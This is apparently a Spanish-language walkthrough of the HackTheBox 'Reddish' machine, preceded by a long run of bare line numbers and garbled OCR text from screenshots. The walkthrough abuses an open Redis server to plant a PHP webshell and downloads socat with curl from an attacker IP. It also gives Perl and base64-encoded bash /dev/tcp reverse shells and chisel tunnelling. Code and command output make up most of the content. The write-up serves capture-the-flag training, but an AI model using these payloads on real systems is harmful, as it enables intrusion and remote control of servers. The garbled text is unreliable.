1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
848
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
918
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
```

## PHP Webshell

Info from [here](#). You must know the **path** of the **Web site folder**:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /usr/share/nginx/html
OK
10.85.0.52:6379> config set dbfilename redis.php
OK
10.85.0.52:6379> set test "<?php phpinfo(); ?>"
OK
10.85.0.52:6379> save
OK
```

Sin embargo, no sabemos en donde añadir ese RCE y también cualquier archivo que se suba debe tener 2 saltos de línea al inicio y al final

- 1 Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
- 2 Write the public key to a file :  
`(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
- 3 Import the file into redis :  
`cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
- 4 Save the public key to the **authorized\_keys** file on redis server:

la única ruta es /var/www/html, pero también está la ruta que siempre se repite en el código fuente

```

<script type="text/javascript">
    $(document).ready(function () {
        incrCounter();
        getData();
    });

    function getData() {
        $.ajax({
            url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
            cache: false,
            dataType: "text",
            success: function (data) {
                console.log("Number of hits:", data)
            },
            error: function () {
            }
        });
    }

    function incrCounter() {
        $.ajax({
            url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
            cache: false,
            dataType: "text",
            success: function (data) {
                console.log("HITS incremented:", data);
            }
        });
    }

```

Entonces creo primero un cmd.php añado 3 saltos de línea al inicio y 2 al final

```

kali㉿kali:~/machineshtb
GNU nano 7.2
    <?php
    system($_REQUEST['cmd']);
?>

```

ahora utilizo el comando de la guia

```

cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key
cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd

```

```

~/machineshtb/Reddish
cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd
OK
    > imagenes
    > Experience
    > Pivoting Notas
    > Scripts hosts ...
    > Simfonos1

```

Ahora el otro comando acá coloco el directorio 8924d0549008565c554f8128cd11fda4 dentro de var www html config set dir /var/lib/redis/.ssh redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4

```

~/machineshtb/Reddish
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4x s
OK
    > Scripts hosts ...
    > Simfonos1
    > symfonos3
    > Symfonos5
    > Win7
    > Wreath tryhac...

```

config set dbfilename "authorized\_keys"  
redis-cli -h 127.0.0.1 config et dbfilename "cmd.php"

```

~/machineshtb/Reddish
redis-cli -h 127.0.0.1 config et dbfilename "cmd.php"
error) ERR CONFIG subcommand must be one of GET, SET, RESETSTAT, REWRITE
    <-- GENERIC METHODOLOGIES &
    <-- RESOURCES
    > External Recon Methodology
    > Pentesting Network
    > Pentesting Wifi
    > Phishing Methodology

```

3 Import the file into redis :

4 Save the public key to the authorized\_keys file

```

10.85.0.52:6379> config set dbfilename "cmd.php"
OK
10.85.0.52:6379> config set dbfilename "cmd.php"
OK
10.85.0.52:6379> save
OK

```

redis-cli -h 127.0.0.1 save

```

> Htb machines
~/machineshtb/Reddish
redis-cli -h 127.0.0.1 save
(error) ERR Brainfuck

> Cronos
~/machineshtb/Reddish
> Home

```


Nos tira error por lo cual esto lo ejecutamos de seguido, es decir todos los comandos uno tras otro sin perder un segundo

```

Pivoting Notas
~/machineshtb/Reddish
cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd
OK
Simfonos1
Simfonos2
redis-cli -h 127.0.0.1 save

~/machineshtb/Reddish
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4
OK
WIn7
Wreath trybac
~/machineshtb/Reddish
redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"
OK
nos tira error por lo cual esto lo ejecutamo
sin perder un segundo
~/machineshtb/Reddish
redis-cli -h 127.0.0.1 save
OK
> Htb machines
> Bastard
~/machineshtb/Reddish
redis-cli -h 127.0.0.1 save
OK
> Cronos
> Devel
~/machineshtb/Reddish
> Legacy
[0] 0:nc 1:nc- 2:zsh*
Nineven

```



The screenshot shows a web browser window with the URL `127.0.0.1/8924d0549008565c554f8128cd11fda4/cmd.php`. The page content displays the following error message:

```

Parse error: syntax error, unexpected end of file in /var/www/html/8924d0549008565c554f8128cd11fda4/cmd.php on line 12

```

Nos tira un error de sintaxis por lo cual modiflico el código php y todas las líneas las meto en un script para no estar ejecutando línea por línea

```

cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4
redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"
redis-cli -h 127.0.0.1 save

```

```
kali@kali: ~
```

```
GNU nano 7.2
```

```
<?php system($_GET["cmd"]);?>
```

```
kali@kali: ~/machineshtb
```

```
GNU nano 7.2
```

```
redisexploit.sh
```

```
#!/bin/bash
```

```
cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd
```

```
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4
```

```
redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"
```

```
redis-cli -h 127.0.0.1 save
```

```
redis-cli -h 127.0.0.1 -x
```

```
rediscli Pivoting
```

```
Experience
```

```
<?php system($_GET["cmd"]);?>
```

```
~/machineshtb/Reddish
```

```
nano redisexploit.sh
```

```
chmod +x redisexploit.sh
```

```
symfonos3
```

```
~/machineshtb/Reddish
```

```
./redisexploit.sh
```

```
OK
```

```
OK
```

```
OK
```

```
OK
```

```
Win7
```

```
Wreath tryhac...
```


```
Preparación
```

```
Htb machines
```

```
~/machineshtb/Reddish
```

```
Brainfuck
```

Probamos de nuevo




The screenshot shows two browser windows side-by-side. Both windows have the URL `127.0.0.1/8924d0549008565c554f8128cd11fda4/cmd.php?cmd=whoami` in the address bar. The top window displays the raw exploit payload: `REDIS0008♦ redis-ver4.0.9♦ redis-bits@0ctime$♦e♦used-mem?♦?♦aof-preamble♦♦♦ reversecmd" www-data hits♦♦♦♦♦v3`. The bottom window shows the same payload but with line numbers 1 through 9 preceding each line of the exploit.

```

1 REDIS0008♦ redis-ver4.0.9♦
2 redis-bits@0ctime$♦e♦used-mem?♦?
3 ♦aof-preamble♦♦♦
4 reversecmd"
5
6 www-data
7
8
9 hits♦♦♦♦v3

```

Para obtener una reverse Shell no podremos ejecutar netcat ni ping debido a que al parecer no están en el equipo de www-data por lo cual tendremos que utilizar socat para transferir el tráfico de esta máquina a la máquina que pwneamos de primeras y luego tener la shell  
copio el binario de socat de otra máquina ya hecha



The terminal session is titled "Symfonos5". It shows the user navigating to their home directory (~machineshtb/Reddish) and running the command `locate socat | grep -vE "share"`. The output lists several paths related to socat, including files from the Nessus plugin repository and system package info files. The terminal interface includes a sidebar with navigation icons and a status bar at the bottom.

```

~/machineshtb/Reddish
locate socat | grep -vE "share"
/home/kali/Downloads/socat
/home/kali/Pivoting/symfonos5/socat
/opt/nessus/lib/nessus/plugins/freebsd_socat_1403.nasl
/opt/nessus/lib/nessus/plugins/suse_11_socat-120611.nasl
/opt/nessus/lib/nessus/plugins/suse_socat-8186.nasl
/usr/bin/socat
/var/lib/dpkg/info/socat.list
/var/lib/dpkg/info/socat.md5sums

```

```

~/machineshtb/Reddish
cp /home/kali/Pivoting/symfonos5/socat .

> Bastard
~/machineshtb/Reddish
ls
chisel cmd.php hostsdisc.sh node-red-reverse-shell.json portdesc.sh redisexploit.sh socat
> Devel
~/machineshtb/Reddish
[0] 0:nc- 1:zsh 2:zsh*
Nineven

```

y trasnfiero con la funcion curl  
`curl http://10.10.14.5/socat > socat`

```

root@nodered:/tmp/pwned# __curl http://10.10.14.5/socat > socat
root@nodered:/tmp/pwned# ls
chisel hostsdisc.sh portdisc.sh socat
root@nodered:/tmp/pwned# chmod +x socat
root@nodered:/tmp/pwned# 

```

Ahora todo tráfico que entre por el puerto 222 se redirigirá a mí máquina en el puerto 333  
`./socat TCP-LISTEN:222,fork TCP:10.10.14.5:333 &`

```

root@nodered:/tmp/pwned# ./socat TCP-LISTEN:222,fork TCP:10.10.14.5:333 &
[1] 19312 ecpt
root@nodered:/tmp/pwned# 

```

luego ejecuto nuevamente chisel en modo client

```

kali@kali: ~/machineshtb
root@nodered:/tmp/pwned# ./socat TCP-LISTEN:222,fork TCP:10.10.14.5:333 &
[1] 19312 ecpt
root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379

```

y ahora para redirigir el tráfico hago de nuevo una reverse Shell con PHP debido a que es el único que está en la máquina

```

1 REDIS00080 redis-ver4.0.90
2 redis-bits0@0x1000ctime0/0e00used-mem00000000aof-preamble000000000000
3 reversecmd"
4
5 /usr/bin/perl
6
7
8 0000hits0000?NP080

```

Ojo aca colocamos la ip de donde esta corriendo chisel client que es la 172.19.0.4

```

link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
    valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1 -> use Socket;i =#10.0.0.1#;
        valid_lft forever preferred_lft forever
root@nodered:/tmp/pwned#

```

y el port es el que añadi en socat al final que fue el 333

```

perl           -e           'use           Socket;i =#172.19.0.4#;
p=333;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in(p,inet_aton(i)))) {
{open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'

```

```

1 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2 <html><head>
3 <title>404 Not Found</title>
4 </head><body>
5 <h1>Not Found</h1>
6 <p>The requested URL /8924d0549008565c554f8128cd11fda4/cmd.php was not found on this server.</p>
7 <hr>
8 <address>Apache/2.4.10 (Debian) Server at 127.0.0.1 Port 80</address>
9 </body></html>
10

```

Ahora me da problema por los & los cambio por %26

pruebo y no funciona por lo cual decido utilizar otra forma, primero ejecuto de nuevo socat y lo pongo en background pongo puertos iguales para no confundirme

./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 &

```

root@nodered:/tmp/pwned# ls
chisel hostsdisc.sh portdisc.sh socat
root@nodered:/tmp/pwned# ./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 & (Debian)
[1] 19355
root@nodered:/tmp/pwned#

```

The terminal shows the user navigating to /tmp/pwned, listing files (chisel, hostsdisc.sh, portdisc.sh, socat), and then running a socat command to listen on port 333 and forward to 10.10.14.5:333. The process ID is 19355.

Hago una reverse shell con bash debido a que la maquina si tiene bash  
 bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"  
 esta la encodifico en base 64

```

~/machineshtb/Reddish
echo 'bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"' | base64
YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMMyAwPiYxIgo=
~/machineshtb/Reddish
root@nodered:~/
chisel hostsdisc.sh
root@nodered:~/
[1] 19355
root@nodered:~/

```

The terminal shows the user encoding the reverse shell payload into base64 and then running the socat command again. The process ID is 19355.

Para de codificarla utilizamos lo siguiente

```

echo "YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMMyAwPiYxIgo=" | base64 -d -w 0 | bash
esto lo ejecutaremos en la victim antes levantando chisel
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379

```

```

root@nodered:/tmp/pwned# ls
chisel hostsdisc.sh portdisc.sh socat
root@nodered:/tmp/pwned# ./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 &
[1] 19355
root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379

```

The terminal shows the user listing files, running the socat command, and then running the chisel client to connect to the target host. The process ID is 19355.

escucho por netcat  
 nc -lvp 333

```

~/machineshtb/Reddish
nc -lvp 333
listening on [any] 333 ...
[0] 0:nc- 1:nc* 2:zsh

```

The terminal shows the user running a netcat listener on port 333. The netcat process is shown in the taskbar.

pongo en la web

```

echo "YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMMyAwPiYxIgo=" | base64 -d -w 0 | bash

```



y tenemos shell

```
OK
REDIS0008 redis-ver4.0.9 redis-bits@ctime" a e used-mem 8 aof-preamble
~/machineshtb/Reddish
└─ nc -lvpn 333
listening on [any] 333 ...
